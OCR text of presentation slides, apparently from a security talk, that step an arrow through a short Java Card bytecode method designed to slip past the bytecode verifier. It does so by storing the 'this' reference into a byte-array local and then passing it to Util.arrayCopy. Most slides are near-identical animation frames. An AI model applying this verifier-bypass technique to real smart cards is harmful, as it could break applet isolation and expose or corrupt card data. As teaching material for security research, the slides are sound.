
Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
⇒ L1: aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```




Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
  L1: aload_3   // LocalArray
⇒     sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```




Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
   L1: aload_3   // LocalArray
⇒     sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```




Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
 L1:  aload_3   // LocalArray
      sload_2   // i
⇒     aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```




Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
 L1:  aload_3   // LocalArray
      sload_2   // i
⇒     aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```




Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
 L1:  aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
⇒     sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```




Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
 L1:  aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
⇒     sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```




Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
 L1:  aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
⇒     sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```




Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
 L1:  aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
⇒     sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```




Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
 L1:  aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
⇒     invokestatic @Util.arrayCopy
      pop

      return
}
```




Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
 L1:  aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
⇒     invokestatic @Util.arrayCopy
      pop

      return
}
```




Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
 L1:  aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
⇒     invokestatic @Util.arrayCopy
      pop

      return
}
```




Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
 L1:  aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
⇒     pop

      return
}
```




Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
 L1:  aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
⇒     pop

      return
}
```



